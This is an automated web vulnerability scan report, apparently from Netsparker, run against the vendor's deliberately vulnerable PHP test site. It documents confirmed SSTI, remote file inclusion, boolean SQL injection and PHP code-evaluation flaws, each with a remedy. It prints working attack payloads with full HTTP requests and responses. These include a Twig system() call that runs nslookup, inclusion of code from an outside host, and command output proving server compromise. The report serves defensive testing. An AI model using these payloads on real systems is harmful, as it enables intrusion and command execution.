Netsparker

11/16/2021 11:52:48 AM (UTC+03:00)

OWASP API Top Ten 2019 Report

http://php.testsparker.com/

Scan Time	5/12/2021 12:21:32 PM (UTC+03:00)
Scan Duration	00:00:07:38
Total Requests	: 8,897
Average Speed	: 19.4 r/s


Risk Level:
CRITICAL

Explanation

This report is generated based on OWASP API Top Ten 2019 classification.
There are 71 more vulnerabilities that are not shown below. Please take a look at the detailed scan report to see them.


35 IDENTIFIED	9 CONFIRMED	5 CRITICAL
2 HIGH	3 MEDIUM	19 LOW
	0 BEST PRACTICE	6 INFORMATION

Identified Vulnerabilities



Critical	5
High	2
Medium	3
Low	19
Best Practice	0
Information	6
TOTAL	**35**

Confirmed Vulnerabilities



Critical	4
High	1
Medium	2
Low	1
Best Practice	0
Information	1
TOTAL	**9**

1. [Possible] Server-Side Template Injection

CRITICAL | 1

Netsparker detected that this page is vulnerable to Server-Side Template Injection (SSTI) attacks.

Template engine systems can be placed at the View part of MVC based applications and are used to present dynamic data. Template systems have so called expressions.

SSTI occurs when user-supplied data is embedded inside a template and is evaluated as an expression by the template engine.

This is an important issue and should be addressed as soon as possible.

Impact

An attacker can inject data that can be evaluated as template engine expressions. This may trick a system to execute an arbitrary system command.

Vulnerabilities

1.1. http://php.testsparker.com/artist.php?id=%7b%7b268409241-57875%7d%7d

Method	Parameter	Value
GET	id	{{268409241-57875}}

Certainty

Request

```
GET /artist.php?id=%7b%7b268409241-57875%7d%7d HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 180.1632 Total Bytes Received : 3018 Body Length : 2850 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2850
Content-Type: text/html
Date: Wed, 12 May 20
…
                <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: 268351366</h3></br>

no rows returned
                    </p>

                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #content -->

        <div id="sidebar">
                                <ul>
                                        <li>

…
```

Remedy

Do not trust the data that users supply and don't add it to directly into the template. Instead, pass user controlled parameters to the template as template parameters.

External References

- Server-Side Template Injection: RCE for the modern webapp

CLASSIFICATION

OWASP API Top Ten 2019	API8

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

2. Remote File Inclusion

CRITICAL 1 CONFIRMED 1

Netsparker identified a Remote File Inclusion vulnerability on the target web application.

This occurs when a file from any location can be injected into the attacked page and included as source code for parsing and execution.

Impact

Impact may differ depending on the execution permissions of the web server user. Any included source code could be executed by the web server in the context of the web server user, hence making arbitrary code execution possible. Where the web server user has administrative privileges, full system compromise is also possible.

Vulnerabilities

2.1. http://php.testsparker.com/process.php?file=http%3a%2f%2fr87.com%2fn%3f%00.nsp

CONFIRMED

Method	Parameter	Value
GET	file	http://r87.com/n?%00.nsp

Proof of Exploit

net localgroup Administrators

```
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
MY
OY
The command completed successfully.
```

net user

```
User accounts for \\IP-AC1E00C2

-------------------------------------------------------------------------------
Administrator            ApacheUser               Guest
MY                       OY
The command completed successfully.
```

tasklist

```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0         24 K
System                           4                            0        300 K
smss.exe                       268                            0      1,196 K
csrss.exe                      340                            0      5,032 K
wininit.exe                    392                            0      4,348 K
csrss.exe                      400                            1      3,844 K
winlogon.exe                   440                            1      4,180 K
services.exe                   488                            0      8,232 K
lsass.exe                      496                            0     12,068 K
lsm.exe                        504                            0      5,472 K
svchost.exe                    596                            0      8,716 K
nvvsvc.exe                     660                            0      6,624 K
nvwmi64.exe                    684                            0      3,948 K
nvSCPAPISvr.exe                708                            0      5,608 K
svchost.exe                    752                            0      7,288 K
LogonUI.exe                    832                            1     14,168 K
svchost.exe                    840                            0     13,404 K
svchost.exe                    900                            0     36,140 K
svchost.exe                    960                            0     10,896 K
svchost.exe                   1000                            0      5,616 K
svchost.exe                    288                            0     15,876 K
svchost.exe                    352                            0     11,984 K
spoolsv.exe                   1148                            0     10,908 K
nvxdsync.exe                  1160                            1     12,484 K
nvwmi64.exe                   1180                            1      8,036 K
svchost.exe                   1364                            0      9,116 K
inetinfo.exe                  1388                            0     13,032 K
sqlservr.exe                  1444                            0     14,364 K
mysqld-nt.exe                 1796                            0      9,648 K
svchost.exe                   1848                            0      2,732 K
sqlbrowser.exe                1904                            0      4,200 K
sqlwriter.exe                 1940                            0      6,100 K
XenGuestAgent.exe             2040                            0     38,792 K
Ec2Config.exe                 2080                            0     57,272 K
WmiPrvSE.exe                  2248                            0      7,656 K
WmiPrvSE.exe                  2480                            0     20,456 K
svchost.exe                   2548                            0      6,312 K
svchost.exe                   2588                            0      5,588 K
VSSVC.exe                     2716                            0      6,488 K
XenDpriv.exe                  2848                            0     19,640 K
msdtc.exe                     2204                            0      7,340 K
GoogleCrashHandler.exe        2032                            0      1,008 K
GoogleCrashHandler64.exe      1348                            0        860 K
httpd.exe                     2316                            0     16,776 K
httpd.exe                     2144                            0    101,584 K
cmd.exe                       3564                            0      3,364 K
conhost.exe                    944                            0      2,700 K
tasklist.exe                  1584                            0      5,324 K
```

ver

```
Microsoft Windows [Version 6.1.7601]
```

whoami

```
ip-ac1e00c2\apacheuser
```

Request

```
GET /process.php?file=http%3a%2f%2fr87.com%2fn%3f%00.nsp HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 174.4547 Total Bytes Received : 1619 Body Length : 1451 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1451
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:58 GMT


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->        NETSPARKER_F0M1-44353702950-<script>netsparkerRFI(0x066666)</scr
ipt>    <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

Remedy

- Wherever possible, do not allow the appending of file paths as a variable. File paths should be hard-coded or selected from a small pre-defined list.
- Where dynamic path concatenation is a major application requirement, ensure input validation is performed and that you only accept the minimum characters required - for example "a-Z0-9" - and that you filter out and do not allow characters such as ".." or "/" or "%00" (null byte) or any other similar multifunction characters.
- It's important to limit the API to only allow inclusion from a directory or directories below a defined path.

Required Skills for Successful Exploitation

There are freely available web backdoors/shells for exploiting remote file inclusion vulnerabilities and using them requires little knowledge or attack skills. This has typically been one of the most widely leveraged web application vulnerabilities; therefore, there is a high level of information readily available to attacks on how to mount and successfully undertake these forms of attacks.

External References

- WASC - Remote File Inclusion
- Remote File Inclusion Vulnerabilities Information & Prevention

CLASSIFICATION

OWASP API Top Ten 2019	API8

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

3. Boolean Based SQL Injection

CRITICAL 1 | CONFIRMED 1

Netsparker identified a Boolean-Based SQL Injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Netsparker to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

3.1. http://php.testsparker.com/artist.php?id=-1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	id	-1 OR 17-7=10

Proof of Exploit

Identified Database Name

```
sqlibench
```

Identified Database User

```
root@localhost
```

Identified Database Version

```
5.0.51b-community-nt-log
```

Request

```
GET /artist.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 319.0675 Total Bytes Received : 26744 Body Length : 26570 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
Transfer-Encoding: chunked
Date: Wed, 12 May 2021 09:22:42 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: -1 OR 17-7=10</h3></br>

<table class="container"><thead><th>ID</th><th>Name</th><th>SURNAME</th><th>CREATION DATE </th></the
ad><tbody><tr class="odd">
<td>2 </td>
```

```
<td>NICK </td>
<td>WAHLBERG </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>3 </td>
<td>ED </td>
<td>CHASE </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="odd">
<td>4 </td>
<td>JENNIFER </td>
<td>DAVIS </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>5 </td>
<td>JOHNNY </td>
<td>LOLLOBRIGIDA </td>
…
```

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

External References

- OWASP SQL injection
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

OWASP API Top Ten 2019	API8

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

4. Out of Band Code Evaluation (PHP)

CRITICAL 1 | CONFIRMED 1

Netsparker identified a Remote Code Evaluation (PHP) by capturing a DNS A request, which occurs when input data is run as code.

This is a highly critical issue and should be addressed as soon as possible.

Impact

An attacker can execute arbitrary PHP code on the system. The attacker may also be able to execute arbitrary system commands.

Vulnerabilities

4.1. http://php.testsparker.com/hello.php?name=%2bgethostbyname(trim(%27p9ohijziwdurm6nxnxamkqtjce3n0k_y4b1cnstm%27.%27sne.r87.me%27))%3b%2f%2f

CONFIRMED

Method	Parameter	Value
GET	name	+gethostbyname(trim('p9ohijziwdurm6nxnxamkqtjce3n0k_y4b1cnstm'.'sne.r87.me'));//

Request

```
GET /hello.php?name=%2bgethostbyname(trim(%27p9ohijziwdurm6nxnxamkqtjce3n0k_y4b1cnstm%27.%27sne.r87.
me%27))%3b%2f%2f HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 0 Total Bytes Received : 168 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2770
Content-Type: text/html
Date: Wed, 12 May 2021 09:22:15 GMT
```

Remedy

Do not accept input from end users that will be directly interpreted as source code. If this is a business requirement, validate all the input on the application and remove all the data that could be directly interpreted as PHP source code.

Required Skills for Successful Exploitation

This vulnerability is not difficult to leverage. PHP is a high level language for which there are vast resources available. Successful exploitation requires knowledge of the programming language, access to the source code or the ability to produce source code for use in such attacks, and minimal attack skills.

External References

- OWASP - Direct Dynamic Code Evaluation
- OWASP - Code Injection

CLASSIFICATION

OWASP API Top Ten 2019	API8

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE	
Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

5. Out of Band Code Execution via SSTI (PHP Twig)

CRITICAL 1 | CONFIRMED 1

Netsparker detected that this page is vulnerable to Server-Side Template Injection (SSTI) attacks by capturing a DNS A request.

Template engine systems can be placed at the View part of MVC based applications and are used to present dynamic data. Template systems have so called expressions.

SSTI occurs when user-supplied data is embedded inside a template and is evaluated as an expression by the template engine.

This is an important issue and should be addressed as soon as possible.

Impact

An attacker can inject data that can be evaluated as template engine expressions. This may trick a system to execute an arbitrary system command.

Vulnerabilities

5.1. http://php.testsparker.com/artist.php?id=%7B%7B_self.env.registerUndefinedFilterCallback(%22system%22)%7D%7D%7B%7B_self.env.getFilter(%22nslookup%20p9ohijziwdaen-xzeforp9qcn9j3nnfyteefgkqu%22~%22uky.r87.me%22)%7D%7D

CONFIRMED

Method	Parameter	Value
GET	id	{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("nslookup p9ohijziwdaen...

Request

```
GET /artist.php?id=%7B%7B_self.env.registerUndefinedFilterCallback(%22system%22)%7D%7D%7B%7B_self.env.getFilter(%22nslookup%20p9ohijziwdaen-xzeforp9qcn9j3nnfyteefgkqu%22~%22uky.r87.me%22)%7D%7D HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
```

Response

Response Time (ms) : 0 Total Bytes Received : 174 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
Transfer-Encoding: chunked
Date: Wed, 12 May 2021 09:22:51 GMT
```

Remedy

Do not trust the data that users supply and don't add it to directly into the template. Instead, pass user-controlled parameters to the template as template parameters.

External References

- Server-Side Template Injection: RCE for the modern webapp

CLASSIFICATION

OWASP API Top Ten 2019	API8

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

6. Database User Has Admin Privileges

HIGH 1 CONFIRMED 1

Netsparker detected the Database User Has Admin Privileges.

This issue has been **confirmed** by checking the connection privileges via an identified SQL injection vulnerability in the application.

Impact

This can allow an attacker to gain extra privileges via SQL injection attacks. Here is the list of attacks that the attacker might carry out:

- Gain full access to the database server.
- Gain a reverse shell to the database server and execute commands on the underlying operating system.
- Access the database with full permissions, where it may be possible to read, update or delete arbitrary data from the database.
- Depending on the platform and the database system user, an attacker might carry out a privilege escalation attack to gain administrator access to the target system.

Vulnerabilities

6.1. http://php.testsparker.com/artist.php?id=-1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	id	-1 OR 17-7=10

Request

```
GET /artist.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 319.0675 Total Bytes Received : 26744 Body Length : 26570 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
Transfer-Encoding: chunked
Date: Wed, 12 May 2021 09:22:42 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: -1 OR 17-7=10</h3></br>

<table class="container"><thead><th>ID</th><th>Name</th><th>SURNAME</th><th>CREATION DATE </th></the
ad><tbody><tr class="odd">
<td>2 </td>
```

```
<td>NICK </td>
<td>WAHLBERG </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>3 </td>
<td>ED </td>
<td>CHASE </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="odd">
<td>4 </td>
<td>JENNIFER </td>
<td>DAVIS </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>5 </td>
<td>JOHNNY </td>
<td>LOLLOBRIGIDA </td>
…
```

Remedy

Create a database user with the least possible permissions for your application and connect to the database with that user. Always follow the principle of providing the least privileges for all users and applications.

External References

- Authorization and Permissions in SQL Server (ADO.NET)
- Wikipedia - Principle of Least Privilege
- How to Use MySQL GRANT to Grant Privileges to Account

CLASSIFICATION

OWASP API Top Ten 2019	API7

CVSS 3.0 SCORE

Base	9 (Critical)
Temporal	9 (Critical)
Environmental	9 (Critical)

CVSS Vector String
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE	
Base	9 (Critical)
Temporal	9 (Critical)
Environmental	9.1 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

7. SVN Detected

HIGH | 1

Netsparker discovered an SVN repository file.

Impact

SVN repository files can disclose SVN addresses, SVN usernames, and date information. While disclosures of this type do not provide chances of direct attack, they can be useful for an attacker when combined with other vulnerabilities or during the exploitation of some other vulnerabilities.

Vulnerabilities

7.1. http://php.testsparker.com/.svn/all-wcprops

Method	Parameter	Value
GET	URI-BASED	.svn/all-wcprops

Certainty

Request

```
GET /.svn/all-wcprops HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 135.5372 Total Bytes Received : 1388 Body Length : 1134 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 1134
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: text/plain
Date: Wed, 12 May 2021 09:21:54 GMT
ETag: "1900000001b69c-46e-5aba4307c6c00"

K 25
svn:wc:ra_dav:version-url
V 53
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP
END
nslookup.php
K 25
svn:wc:ra_dav:version-url
V 66
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/nslookup.php
END
page.php
K 25
svn:wc:ra_dav:version-url
V 62
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/page.php
END
process.php
K 25
svn:wc:ra_dav:version-url
V 65
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/process.php
END
style.css
K 25
svn:wc:ra_dav:version-url
V 63
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/style.css
END
hello.php
K 25
svn:wc:ra_dav:version-url
V 63
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/hello.php
END
products.php
K 25
svn:wc:ra_dav:version-url
V 66
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/products.php
END
conf.php
```

```
K 25
svn:wc:ra_dav:version-url
V 62
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/conf.php
END
artist.php
K 25
svn:wc:ra_dav:version-url
V 64
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/artist.php
END
index.php
K 25
svn:wc:ra_dav:version-url
V 63
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/index.php
END
```

Remedy

Do not leave SVN repository files on production environments. If there is a business requirement to do so, implement access control mechanisms to stop public access to SVN repository files.

You can also use `Export` if you do one time deployments, instead of a checkout.

CLASSIFICATION

OWASP API Top Ten 2019	API7

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE	
Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

8. Open Silverlight Client Access Policy

MEDIUM 1 CONFIRMED 1

Netsparker detected an Open Silverlight Client Access Policy file (`ClientAccessPolicy.xml`).

Impact

The ClientAccessPolicy.xml file allows other Silverlight client services to make HTTP requests to your web server and see its response. This might be used for accessing one time tokens and CSRF nonces to bypass CSRF restrictions.

Vulnerabilities

8.1. http://php.testsparker.com/clientaccesspolicy.xml

CONFIRMED

Policy Rules

- *

Request

```
GET /clientaccesspolicy.xml HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 129.1766 Total Bytes Received : 554 Body Length : 270 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 270
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: application/xml
X-Pad: avoid browser bug
Date: Wed, 12 May 2021 09:21:51 GMT
ETag: "1500000001b778-10e-5aba4307c6c00"

<?xml version="1.0" encoding="utf-8"?>
<access-policy>
        <cross-domain-access>
                <allow-from http-request-headers="*">
                        <domain uri="*"/>
                </allow-from>
                <grant-to>
                        <resource path="/" include-subpaths="true"/>
                </grant-to>
        </cross-domain-access>
</access-policy>
```

Remedy

Configure your ClientAccessPolicy.xml file to prevent access from everywhere outside your domain.

External References

- Making a Service Available Across Domain Boundaries
- Network Security Access Restrictions in Silverlight

CLASSIFICATION

